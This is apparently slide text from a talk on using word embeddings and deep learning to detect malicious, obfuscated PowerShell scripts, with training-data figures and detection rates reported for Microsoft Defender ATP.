Source: Bohannon, Daniel. "Invoke Obfuscation", BlueHat 2016.

new approach needed_

- Deep Learning: contextual embedding
- Convert "words" to **dense** vectors

- Captures semantic relationships between "words"

queen – woman + man ≈ king

Male-Female   Verb tense

an example_

Distinguish what doesn't match

	$i	$j	$k	$true	$x
bypass	normal	minimized	maximized	hidden	

Linear relationships

DownloadFile - $destfile + $str ≈ DownloadString

'Export-CSV'- $csv + $html ≈ 'ConvertTo-html'

need a big dataset to learn_

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PowerShell Gallery

GitHub

…

368k unlabeled .ps1 and .psm files

Tokenize

1.4M
distinct tokens

productization_

Model trained multiple times per day

Size of data: 3.5M records/month

Completed within hours

Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	37%	0.1%
Deep Learning	89%	0.1%

52 points improvement!

Productized in Microsoft Defender ATP

Paper: https://arxiv.org/abs/1905.09538

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protection across the attack kill chain_

ms threat intelligence center_

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